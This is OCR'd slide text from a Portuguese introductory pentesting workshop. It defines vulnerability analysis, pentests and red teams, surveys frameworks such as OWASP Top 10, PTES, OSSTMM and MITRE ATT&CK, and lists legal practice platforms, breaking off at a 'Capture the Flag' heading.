ISH

Segurança Ofensiva
Pentest101

Segurança Ofensiva
Pentest 101


Conceitos Introdutórios

Metodologias & Frameworks

Praticando em Ambientes controlados

Live Hacking!

~# whoami



- Nome: Felippe Foppa;
- Blog Pessoal: https://diesec.home.blog/;
- Github Pessoal: https://github.com/d34dfr4m3;
- Consultor de Segurança Cibernética Sênior na ISH;
- LPI-1, LPI-2, OSCP, ISO27k;
- Competidor de *Capture the Flag* na 0x8Layer;
- Atualmente atuando como Pentester e atividades relacionadas a Offensive.

~# ./objetivo.sh

O objetivo deste workshop não é cobrir todos os conceitos, vulnerabilidades, técnicas, táticas ou procedimentos relacionados a Segurança Ofensiva.

A expectativa desse workshop é que no pouco tempo de duração de agenda, os participantes que pretendem se dedicar no ramo, obtenham os insumos necessários para terem uma melhor experiência na jornada em segurança ofensiva!


AGENDA


- Conceitos Introdutórios
- Metodologias e Frameworks
- Ambientes para Hacking
- Preparando o Lab
- ./hacking

Conceitos Introdutórios

- O que é Análise de Vulnerabilidade?
- O que é Pentest?
- O que é Red Team?

Conceitos Introdutórios





http://www.isecom.org/mirror/OSSTMM.3.pdf

Análise de Vulnerabilidade

- Tenta **apenas** identificar possíveis vulnerabilidades no ambiente de forma automatizada;
- Na maioria dos casos, a capacidade de identificar é resultado de uma consulta em bases de vulnerabilidades públicas;
- Inteligência limitada, podendo resultar em falsos positivos ou falsos negativos;

Pentest ou Testes de Intrusão

- Busca **identificar** e **explorar** vulnerabilidades no ambiente, conhecidas ou não;
- Interface constante com cliente;
- Escopo pode varias em três cenários: Black, Grey e White Box;
- Horários de ataques são geralmente, restritivos a horário comercial;
- Em muitos casos, testes de intrusão duram poucas semanas;
- Geralmente, testes de intrusão são realizados individualmente;
- Não é comum encontrar falsos positivos;

Red Team

- **Simulação de ameaças** persistentes avançadas(*ou APT*);
- Visa materializar possíveis impactos no negócio;
- Escopo permite testar processos, pessoas e tecnologias.
- Horários são controlados pela equipe responsável pela campanha;
- Na maioria das campanhas o escopo é BlackBox;
- Equipe especializada com mais recursos e maior janela de tempo (3~6 meses)
- É comum encontrar falhas não conhecidas e especificas para o negócio da empresa alvo;

Metodologias/Frameworks

- Metodologias?! Qual a relação com Pentest?
- Frameworks?! Quando usar?
- Adotando metodologias e frameworks

Metodologias/Frameworks

"Um **framework de segurança da informação** é uma série de processos que são usados para definir políticas e procedimentos em torno da implementação e gerenciamento contínuo de controles de **segurança da informação** em um ambiente corporativo."

"A metodologia é o estudo dos métodos. Isto é, o estudo dos caminhos para se chegar a um determinado fim. "

https://pt.wikipedia.org/wiki/Metodologia

Metodologias/Frameworks

- Open Source Foundation for Application Security (OWASP)
- Massachusetts Institute of Technology Research & Engineering(MITRE)
  - Adversarial Tatics, Techniques & Common Knowledge (ATT&CK)
  - Common Weakness Enumeration (CWE)
  - Common Vulnerabilities and Exposures (CVE)
- Open-Source Security Testing Metodology Manual (OSSTM)
- The Penetration Testing Execution Standard - PTES Technical Guidelines
- PCI Penetration Testing Guide
- NIST CyberSecurity Framework
- International Standards Organisation (ISO) 27

https://owasp.org/www-project-web-security-testing-guide/latest/3-The_OWASP_Testing_Framework/1-Penetration_Testing_Methodologies#penetration-testing-framework

- **OWASP Testing Guides**
  - OWASP Web Security Testing Guide
    - https://owasp.org/www-project-web-security-testing-guide/
  - OWASP Mobile Security Testing Guide
    - https://owasp.org/www-project-mobile-security-testing-guide/
  - OWASP Firmware Security Testing Methodology
    - https://github.com/scriptingxss/owasp-fstm
- **OWASP Web Application Penetration Checklist**
- **OWASP Mobile Security Project**
  - **https://owasp.org/www-project-mobile-security/**
  - **OWASP API Security Project(Latest release:2019)**
    - **https://owasp.org/www-project-api-security/**

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]


https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

Agente Ameaça	Abuso	Prevalência da Falha	Detetabilidade	Impacto Técnico	Impacto Negócio
Específico da Aplicação	Fácil: 3	Predominante: 3	Fácil: 3	Grave: 3	Específico do Negócio
	Moderado: 2	Comum: 2	Moderado: 2	Moderado: 2	
	Difícil: 1	Incomum: 1	Difícil: 1	Reduzido: 1	

https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

A1 :2017 Injeção

9




Especifíco App.	Abuso: 3	Prevalência: 2	Deteção: 3	Técnico: 3	Negócio ?
Quase todas as fontes de dados podem ser um vetor de injeção: variáveis de ambiente, parâmetros, serviços web internos e externos e todos os tipos de utilizador. Falhas de injeção ocorrem quando um atacante consegue enviar dados hostis para um interpretador.		As falhas relacionadas com injeção são muito comuns, em especial em código antigo. São encontradas frequentemente em consultas SQL, LDAP, XPath ou NoSQL, comandos do Sistema Operativo, processadores de XML, cabeçalhos de SMTP, linguagens de expressão e consultas ORM. Estas falhas são fáceis de descobrir aquando da análise do código. *Scanners* e *fuzzers* podem ajudar os atacantes a encontrar falhas de injeção.		A injeção pode resultar em perda ou corrupção de dados, falha de responsabilização, ou negação de acesso. A injeção pode, às vezes, levar ao controlo total do sistema. O impacto no negócio depende das necessidades de proteção da aplicação ou dos seus dados.	

https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

Metodologias/Frameworks

OWASP Zed Attack Proxy (ZAP)

WebScarab



Penetration Testing Execution Standard (PTES) defines penetration testing as 7 phases:

- Pre-engagement Interactions
- Intelligence Gathering
- Threat Modeling
- Vulnerability Analysis
- Exploitation
- Post Exploitation
- Reporting

http://www.pentest-standard.org/index.php/Main_Page

PTES Technical Guidelines

This section is designed to be the PTES technical guidelines that help define certain procedures to follow during a penetration test. Something to be aware of is that these are only baseline methods that have been used in the industry. They will need to be continuously updated and changed upon by the community as well as within your own standard. Guidelines are just that, something to drive you in a direction and help during certain scenarios, but not an all encompassing set of instructions on how to perform a penetration test. Think outside of the box.

http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines


Open-Source Security Testing Metodology Manual

OSSTMM includes the following key sections:

- Security Analysis
- Operational Security Metrics
- Trust Analysis
- Work Flow
- Human Security Testing
- Physical Security Testing
- Wireless Security Testing
- Telecommunications Security Testing
- Data Networks Security Testing
- Compliance Regulations
- Reporting with the STAR (Security Test Audit Report)

https://www.isecom.org/OSSTMM.3.pdf


Cyber KillChain é um modelo de inteligência com foco em defesa para identificação e prevenção de ciberataques. Uma vez que o elo da corrente é quebrado, é possível que todo o ataque tenha sido interrompido.



https://medium.com/cycraft/cycraft-classroom-mitre-att-ck-vs-cyber-kill-chain-vs-diamond-model-1cc8fa49a20f

ATT&CK™

O MITRE introduziu o ATT&CK (Adversarial Tatics, Techniques & Common Knowledge) em 2013 como uma forma de descrever e categorizar os comportamentos adversários baseado em observações reais do cenário global. o ATT&CK é uma lista estruturada de comportamentos conhecidos de atacantes que foram compilados em táticas e técnicas, expressados em uma série de matrizes assim como em STIX/TAXII.




https://medium.com/cycraft/cycraft-classroom-mitre-att-ck-vs-cyber-kill-chain-vs-diamond-model-1cc8fa49a20f

ISM

Metodologias/Frameworks

ATT&CK™



https://attack.mitre.org/

ISM

ATT&CK™

Event Triggered Execution: Windows Management Instrumentation Event Subscription

Other sub-techniques of Event Triggered Execution (15)

Adversaries may establish persistence and elevate privileges by executing malicious content triggered by a Windows Management Instrumentation (WMI) event subscription. WMI can be used to install event filters, providers, consumers, and bindings that execute code when a defined event occurs. Examples of events that may be subscribed to are the wall clock time, user loging, or the computer's uptime. [1]

Adversaries may use the capabilities of WMI to subscribe to an event and execute arbitrary code when that event occurs, providing persistence on a system. [2] [3] Adversaries may also compile WMI scripts into Windows Management Object (MOF) files (.mof extension) that can be used to create a malicious subscription. [4] [5]

WMI subscription execution is proxied by the WMI Provider Host process (WmiPrvSe.exe) and thus may result in elevated SYSTEM privileges.

ID: T1546.003

Sub-technique of: T1546

Tactics: Privilege Escalation, Persistence

Platforms: Windows

Permissions Required: Administrator, SYSTEM

Data Sources: Process command-line parameters, Process monitoring, WMI Objects

Version: 1.0

Created: 24 January 2020

Last Modified: 05 May 2020

https://attack.mitre.org/techniques/T1546/003/

ISM

#TryHarder, Hack all the things!

- Aprendendo novas técnicas e táticas em ambientes controlados
- WarGames
- CTF’s
- Boot2Root
- SelfHosted Applications

Ambientes controlados:


https://tryhackme.com/

https://labs.wizard-security.net/

https://www.hackthebox.eu/

Wargames:

- https://github.com/d4rkr00t-ctf/List-of-hacking-wargames
- https://github.com/zardus/wargame-nexus
- https://github.com/ahronmoshe/hacking-list
- https://github.com/bt3gl/Pentesting_Toolkit/tree/master/CTFs_and_WarGames



http://www.hackertest.net/

OverTheWire
We're hackers, and we are good-looking. We are the 1%.

https://overthewire.org/wargames/

PWNABLE.KR

http://pwnable.kr/

HackThisSite.org

https://www.hackthissite.org/

Capture the Flag:

